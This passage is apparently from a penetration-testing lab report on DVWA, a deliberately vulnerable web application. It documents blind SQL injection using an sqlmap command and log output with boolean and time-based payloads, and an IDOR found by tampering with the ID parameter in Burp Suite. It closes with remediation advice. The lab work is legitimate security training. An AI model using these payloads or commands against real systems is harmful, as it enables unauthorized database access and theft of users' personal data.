15 Priority: u0, i
16
17
```
- Inspector:** Shows Request attributes (2), Request query parameters (1), Request body parameters (0), Request cookies (2), Request headers (14), and Response headers (5).
- Bottom Status Bar:** Event log (11), All issues, Memory: 134.3MB, 483 bytes | 0 millis.



➤ Blind SQL Injection (Automated via SQLMap)

The application is vulnerable to Blind SQLi, where it does not return errors or data but reacts differently to True/False questions.

Location: /vulnerabilities/sqli_blind/

Tool Used: SQLMap

Command: sqlmap -r blind_request.txt --batch --dbs

Findings: SQLMap successfully identified the backend DBMS as MySQL and enumerated the database names (dvwa, information_schema).

Proof of Concept:

```

injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[17:05:14] [INFO] testing 'MySQL UNION query (11) - 1 to 20 columns'
[17:05:14] [INFO] testing 'MySQL UNION query (21) - 21 to 40 columns'
[17:05:14] [INFO] testing 'MySQL UNION query (11) - 41 to 60 columns'
[17:05:14] [INFO] testing 'MySQL UNION query (11) - 61 to 80 columns'
[17:05:14] [INFO] testing 'MySQL UNION query (11) - 81 to 100 columns'
[17:05:15] [INFO] Checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 236 HTTP(s) requests:

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 8611=8611 AND 'dari'=Submit

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 8369 FROM (SELECT(SLEEP(5)))rLAZ) AND 'HTYe='='HTYe&Submit=Submit

[17:05:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)

[17:05:15] [INFO] fetching database names
[17:05:15] [INFO] fetching number of databases
[17:05:15] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[17:05:15] [INFO] retrieved: 2
[17:05:15] [INFO] retrieved: information_schema
[17:05:16] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema

[17:05:16] [WARNING] HTTP error codes detected during run:

To direct input to this VM, click inside or press Ctrl+G.

```

Impact Analysis: SQL Injection allows complete unauthorized access to the database. Attackers can steal sensitive user data (passwords, emails), modify records, or potentially gain administrative control over the server.

➤ Insecure Direct Object References (IDOR)

Vulnerability Type: Broken Access Control Severity: High

➤ IDOR via Parameter Tampering

The application exposes internal object references (User IDs) without verifying the user's authorization to access them.

Location: /vulnerabilities/sql/ (Simulated IDOR scenario)

Steps to Reproduce:

1. I logged in as a standard user (ID 1).
2. I intercepted the request in Burp Suite.
3. I modified the id parameter from 1 to 2.

4. The server returned the personal details (First Name/Surname) of User ID 2 without requiring authentication for that specific user.

Proof of Concept:

The screenshot shows the Burp Suite interface with the following details:

- Request Tab:** Displays an HTTP request for "/DVWA/vulnerabilities/sqlinjection/?id=2&Submit=Submit".
- Response Tab:** Shows the response body containing user details for User ID 2: "ID: 2", "First name: Gordon", and "Surname: Brown".
- Inspector Panel:** Shows request attributes, query parameters, body parameters, cookies, headers, and response headers.
- Notes Panel:** Shows a note indicating the exploit was successful.

Impact Analysis: This vulnerability allows horizontal privilege escalation. A malicious user could iterate through thousands of user IDs to harvest PII (Personally Identifiable Information) for every user in the system.

CONCLUSION

In this assessment, I successfully identified critical vulnerabilities across the DVWA(Damn Vulnerable Web Application) application. By leveraging Burp Suite for manual exploitation and SQLMap for automated blind injection, I demonstrated the ability to compromise data confidentiality and integrity. I recommend immediate remediation including input sanitization and implementing proper access controls.